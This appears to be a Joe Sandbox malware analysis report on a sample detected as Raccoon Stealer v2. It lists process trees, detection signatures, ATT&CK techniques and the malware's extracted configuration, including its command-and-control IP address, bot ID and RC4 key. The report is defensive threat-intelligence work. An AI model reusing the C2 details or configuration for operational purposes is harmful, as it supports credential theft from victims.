ID: 679264
Sample Name:
KbqArOlW06.exe
Cookbook: default.jbs
Time: 13:51:21
Date: 05/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

KbqArOlW06.exe


Overview

General Information

Sample Name:	KbqArOlW06.exe
Analysis ID:	679264
MD5:	005297e7c0d555..
SHA1:	9d5f9d90a1574c..
SHA256:	6b8dac8326076b..
Tags:	exe RecordBreaker
Infos:	



Detection




Raccoon Stealer v2

Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic
- Yara detected Raccoon Stealer v2
- Multi AV Scanner detection for subm…
- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for dom…
- Overwrites code with unconditional j…
- Query firmware table information (lik…
- .NET source code contains potentia…
- Tries to evade analysis by executio…
- Tries to detect virtualization through…
- Tries to harvest and steal browser in…
- PE file contains section with specia…

Classification



Process Tree

- **System is w10x64**
- KbqArOlW06.exe (PID: 2740 cmdline: "C:\Users\user\Desktop\KbqArOlW06.exe" MD5: 005297E7C0D555822B5A6F31FCDC7661)
  - 2.0.0-beta2.cps.exe (PID: 2332 cmdline: "C:\Users\user\AppData\Local\Temp\2.0.0-beta2.cps.exe" MD5: 881CBC2DA4C6467AEC519F4909371AF8)
  - A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe (PID: 5724 cmdline: "C:\Users\user\AppData\Local\Temp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe" MD5: B184AD382E1729FEEA1E7BB94307930F)
    - A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp (PID: 5096 cmdline: "C:\Users\user\AppData\Local\Temp\is-K5196.tmp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp" /SL5="$303B2,111616,111616,C:\Users\user\AppData\Local\Temp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe" MD5: D8467CA1F529C6C6DECB1B82DBAED1DF)
- **cleanup**

Malware Configuration

Threatname: Raccoon

```
{
  "C2 url": [
    "http://51.195.166.178/",
    "http://51.195.166.178/"
  ],
  "Bot ID": "517bb0d640c1242c3f069aab3d1018d6",
  "RC4_key1": "517bb0d640c1242c3f069aab3d1018d6"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
00000000.00000003.264598811.000000001DAA2000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
00000000.00000003.249916384.0000000018DE6000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
00000010.00000003.491962653.0000000001250000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
00000000.00000003.271980164.0000000026172000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
00000010.00000003.491186607.000000000124A000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.3.KbqArOlW06.exe.16636690.0.raw.unpack	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
0.3.KbqArOlW06.exe.16726700.2.raw.unpack	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
0.3.KbqArOlW06.exe.18de6818.7.raw.unpack	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
0.3.KbqArOlW06.exe.179e67e0.6.raw.unpack	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
0.3.KbqArOlW06.exe.166866c8.1.raw.unpack	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
Click to see the 16 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Win32/RecordBreaker CnC Checkin - Source IP: 192.168.2.4 - Destination IP: 51.195.166.178

Timestamp:	192.168.2.451.195.166.17849778802036934 08/05/22-13:54:12.723337
SID:	2036934
Source Port:	49778
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Win32/RecordBreaker CnC Checkin - Server Response - Source IP: 51.195.166.178 - Destination IP: 192.168.2.4

Timestamp:	51.195.166.178192.168.2.480497782036955 08/05/22-13:54:12.825297
SID:	2036955
Source Port:	80
Destination Port:	49778
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for domain / URL

Networking

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

System Summary

PE file contains section with special chars

Data Obfuscation

.NET source code contains potential unpacker

Obfuscated command line found

Hooking and other Techniques for Hiding and Protection

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

Malware Analysis System Evasion

Query firmware table information (likely to detect VMs)

Tries to evade analysis by execution special instruction (VM detection)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging

Hides threads from debuggers

Stealing of Sensitive Information

Yara detected Raccoon Stealer v2

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected Raccoon Stealer v2

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Native API	Path Interception	1 Exploitation for Privilege Escalation	1 Disable or Modify Tools	1 OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	1 2 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 1 Deobfuscate/Decode Files or Information	1 Credential API Hooking	1 Account Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 2 Process Injection	2 Obfuscated Files or Information	Security Account Manager	2 File and Directory Discovery	SMB/Windows Admin Shares	1 Credential API Hooking	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Software Packing	NTDS	2 3 7 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	1 Query Registry	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 4 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	4 2 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	1 1 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 2 Process Injection	Proc Filesystem	2 4 1 Virtualization/Sandbox Evasion	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Application Window Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	3 System Owner/User Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
KbqArOlW06.exe	27%	Virustotal		Browse
KbqArOlW06.exe	29%	Metadefender		Browse
KbqArOlW06.exe	69%	ReversingLabs	ByteCode-MSIL.Backdoor.Crysan	
KbqArOlW06.exe	100%	Avira	HEUR/AGEN.1231971	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\LocalLow\freebl3.dll	0%	Virustotal		Browse
C:\Users\user\AppData\LocalLow\freebl3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\freebl3.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\mozglue.dll	0%	Virustotal		Browse
C:\Users\user\AppData\LocalLow\mozglue.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\mozglue.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\msvcp140.dll	0%	Virustotal		Browse
C:\Users\user\AppData\LocalLow\msvcp140.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\msvcp140.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\nss3.dll	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\LocalLow\nss3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\nss3.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\softokn3.dll	0%	Virustotal		Browse
C:\Users\user\AppData\LocalLow\softokn3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\softokn3.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\sqlite3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\sqlite3.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\vcruntime140.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\vcruntime140.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
16.2.2.0.0-beta2.cps.exe.9a0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.KbqArOlW06.exe.18de6818.7.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
21.0.A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
21.0.A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
21.2.A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
16.0.2.0.0-beta2.cps.exe.9a0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
21.0.A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
22.2.A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp.400000.0.unpack	100%	Avira	HEUR/AGEN.1248792		Download File
16.0.2.0.0-beta2.cps.exe.9a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.0.2.0.0-beta2.cps.exe.9a0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.KbqArOlW06.exe.16726700.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.KbqArOlW06.exe.16636690.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.KbqArOlW06.exe.16866738.3.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.KbqArOlW06.exe.179e67e0.6.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.KbqArOlW06.exe.16ae6770.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.KbqArOlW06.exe.166866c8.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
21.0.A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe.400000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
16.0.2.0.0-beta2.cps.exe.9a0000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.KbqArOlW06.exe.16fe67a8.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.innosetup.com/	0%	URL Reputation	safe	
http://www.palkornel.hu/innosetup	0%	Virustotal		Browse
http://www.palkornel.hu/innosetup	0%	Avira URL Cloud	safe	
http://www.remobjects.com/psU	0%	URL Reputation	safe	
http://51.195.166.178/	8%	Virustotal		Browse
http://51.195.166.178/	0%	Avira URL Cloud	safe	
http://www.palkornel.hu/innosetup%1	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.remobjects.com/ps	0%	URL Reputation	safe	
http://https://mozilla.org0	0%	URL Reputation	safe	
http://51.195.166.178/b6425a6ca38e36b1a195f6f3019a4b0a	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://51.195.166.178/	true	• 8%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://51.195.166.178/b6425a6ca38e36b1a195f6f3019a4b0a	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.innosetup.com/	A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, 00000016.00000002.498488432.0000000000401000.00000020.00000001.01000000.0000000B.sdmp	false	• URL Reputation: safe	unknown
http://https://www.mediachance.com/2	A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000002.500341055.00000000021D0000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000003.462132766.00000000021C4000.00000004.00001000.00020000.00000000.sdmp	false		high
http://www.mozilla.com/en-US/blocklist/	2.0.0-beta2.cps.exe, 00000010.00000002.511072689.000000006D833000.00000002.00000001.01000000.0000000F.sdmp, mozglue.dll.16.dr	false		high
http://www.palkornel.hu/innosetup	A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000002.500341055.00000000021D0000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000003.461402961.00000000023F0000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000003.462132766.00000000021C4000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, 00000016.00000002.503593390.0000002257000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, 00000016.00000003.470482188.000000000225C000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, 00000016.00000003.469376595.00000000031B0000.00000004.00001000.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.remobjects.com/psU	A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000003.463131309.00000000024F0000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000003.464570142.00000000023F0000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, 00000016.00000002.498488432.0000000000401000.00000020.00000001.01000000.0000000B.sdmp	false	• URL Reputation: safe	unknown
http://www.jrsoftware.org/ishelp/index.php?topic=setupcmdlineSetupU	A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000000.459336953.0000000000401000.00000020.00000001.01000000.00000009.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.mediachance.com/	A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000002.500341055.00000000021D0000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000003.461402961.00000000023F0000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000003.462132766.00000000021C4000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, 00000016.00000002.503593390.0000000002257000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, 00000016.00000002.503570926.0000000002250000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, 00000016.00000003.470482188.000000000225C000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, 00000016.00000003.469376595.00000000031B0000.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://www.mediachance.com/.	A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000002.500341055.00000000021D0000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000003.462132766.00000000021C4000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, 00000016.00000002.503593390.0000000002257000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, 00000016.00000003.470482188.000000000225C000.00000004.00001000.00020000.00000000.sdmp	false		high
http://www.jrsoftware.org/ishelp/index.php?topic=setupcmdline	A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000000.459336953.0000000000401000.00000020.00000001.01000000.00000009.sdmp	false		high
http://www.palkornel.hu/innosetup%1	A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000002.500341055.00000000021D0000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000003.461402961.00000000023F0000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000003.462132766.00000000021C4000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, 00000016.00000002.503593390.0000000002257000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, 00000016.00000003.470482188.000000000225C000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, 00000016.00000003.469376595.00000000031B0000.00000004.00001000.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.remobjects.com/ps	A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000003.463131309.00000000024F0000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe, 00000015.00000003.464570142.00000000023F0000.00000004.00001000.00020000.00000000.sdmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, 00000016.00000002.498488432.0000000000401000.00000020.00000001.01000000.0000000B.sdmp	false	• URL Reputation: safe	unknown
http://https://www.mediachance.com/&	A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp, 00000016.00000002.503570926.0000000002250000.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://mozilla.org0	freebl3.dll.16.dr, mozglue.dll.16.dr	false	• URL Reputation: safe	unknown
http://www.sqlite.org/copyright.html.	2.0.0-beta2.cps.exe, 00000010.00000002.510333215.0000000061ED1000.00000008.00000001.01000000.0000000E.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
51.195.166.178	unknown	France		16276	OVHFR	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679264
Start date and time: 05/08/202213:51:21	2022-08-05 13:51:21 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	KbqArOlW06.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal60.troj.spyw.evad.winEXE@7/13@0/1
EGA Information:	• Successful, ratio: 66.7%

HDC Information:	• Successful, ratio: 99.6% (good quality ratio 98.1%) • Quality average: 87.1% • Quality standard deviation: 21.8%
HCA Information:	• Successful, ratio: 61% • Number of executed functions: 0 • Number of non-executed functions: 0
